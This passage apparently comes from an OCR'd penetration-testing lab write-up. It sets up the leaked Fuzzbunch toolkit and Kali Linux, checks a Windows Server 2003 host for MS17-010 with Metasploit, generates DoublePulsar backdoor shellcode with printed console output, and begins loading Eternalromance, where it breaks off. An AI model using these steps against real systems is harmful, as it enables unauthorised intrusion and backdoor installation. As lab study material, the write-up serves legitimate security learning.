

Figure 2.12: Set the path of *'ResourceDir'* to the Resources folder.



Figure 2.13: Change the *'LogDir'* parameter.

Finally, the pen-tester needs to open the command prompt and change the directory to the windows folder and execute ‘fb.py’ to check whether Fuzzbunch is working properly or not. [3]



Figure 2.14: Executing ‘fb.py’ file.

If there are errors about missing DLL’s or imports, make sure that PyWin32 is correctly installed and the post-install script finished successfully. [3]

2.3. Install Kali Linux 2017.1

Download Kali Linux 2017.1 here: http://old.kali.org/kali-images/kali-2017.1/ [4]



Figure 2.15: Downloading Kali Linux 2017.1.

Kali Linux machine’s ip address is 192.168.88.138.



Figure 2.16: Kali Linux Machine’s ip address.

Now the lab setup is installed correctly and successfully.

3. Exploitation

First the pen-tester needs to check whether the target machine is vulnerable to Eternalromance. [4]

3.1. Metasploit MS17_010 SMB RCE Detection

Kali Linux machine's Metasploit Framework has many inbuilt modules. Among those *'Auxiliary Module'* named MS17_010 SMB RCE Detection can be used to the check target machine is patched or not. [4]

Start Metasploit framework using msfconsole command in Kali Linux machine and search MS17_010 SMB RCE Detection. [4]



Figure 3.1: Starting Metasploit framework and search MS17_010.

Use the path in *'Auxiliary Module'* to detect the vulnerability in the target machine. [4]



Figure 3.2: Using Auxiliary Module.

Set the RHOST to the ip of Windows Server 2003 machine. [4]



Figure 3.3: Setting the RHOSTS.

Use run command to detect the vulnerability. [4]

Figure 3.4: Detecting the target is patched or not.

MS17_010 SMB RCE Detection detects the Windows Server 2003 most likely vulnerable to MS17_010.

3.2. DoublePulsar Shellcode

Now the real exploitation process begins. Before exploiting the Eternalromance exploit, the shellcode should be generated using DoublePulsar.

The pen-tester needs to generate shellcode with DoublePulsar before he can run Eternalromance exploit. [4] The Eternalromance exploit will use the output file which contains the shellcode to infect the target with the DoublePulsar backdoor. [4] When the backdoor on the target device is mounted we can use it to run a reverse Meterpreter shell. [4]

To generate the shellcode using Double Pulsar in the Windows 7 machine, first run the Fuzzbunch as mentioned earlier in section 2.2.3. [4]



Figure 3.5: Firing up Fuzzbunch on the Windows 7 machine.

Then provide the requested destination IP and call-back IP information. Choose not to use redirection and keep the base log directory default. [4]



Figure 3.6: Provide target ip information and use redirection as no.

The next step is to build and name a new project and pick the default logging options. [4]



Figure 3.7: Create a new Fuzzbunch project.

Activate the Double Pulsar using command 'use Double Pulsar'. [4]

Figure 3.8: Activate Double Pulsar.

Next the pen-tester will define some variable settings like architecture, protocol, and output file. [4] He can leave most of the options default for this lab setup since the target architecture is x8632-bits, the target protocol is SMB and he needs to output the shell code as binary file. [4]



Figure 3.9: Default Variable Settings.

The only parameter pen-tester need to alter is one which contains the complete path to the output file. [4]



Figure 3.10: Full Path to shellcode.

Keep all other parameters default by pressing enter and finally execute the DoublePulsar plugin. [4]

```
[+] Configure Plugin Local Tunnels
[+] Local Tunnel - local-tunnel-1
[?] Destination IP [192.168.88.135] :
[?] Destination Port [445] :
[+] (TCP) Local 192.168.88.135:445

[+] Configure Plugin Remote Tunnels


Module: Doublepulsar
====================

Name                Value
----                -----
NetworkTimeout      60
TargetIp            192.168.88.135
TargetPort          445
OutputFile          C:\Users\Kalani\Desktop\shadowbroker-master\window
                    s\dopushellcode.bin
Protocol            SMB
Architecture        x86
Function            OutputInstall

[?] Execute Plugin? [Yes] :
[*] Executing Plugin
[+] Selected Protocol SMB
[+] Writing Installer to disk
[*] Deleting old version of OutputFile if it exists
[*] Shellcode written to OutputFile
[+] Doublepulsar Succeeded

fb Payload (Doublepulsar) >
```

Figure 3.11: Executing Double Pulsar Plugin.

If all went successfully Fuzzbunch outputs DoublePulsar succeeded and the shellcode bin file is generated at the specified location. [4]



Figure 3.12: DoublePulsar Shellcode binary file.

3.3. Configuring and Executing Eternalromance.

Pen-tester now have the binary shellcode file ready, so he can run the exploit. [4]

```
fb Payload (Doublepulsar) > use Eternalromance

[!] Entering Plugin Context :: Eternalromance
[*] Applying Global Variables
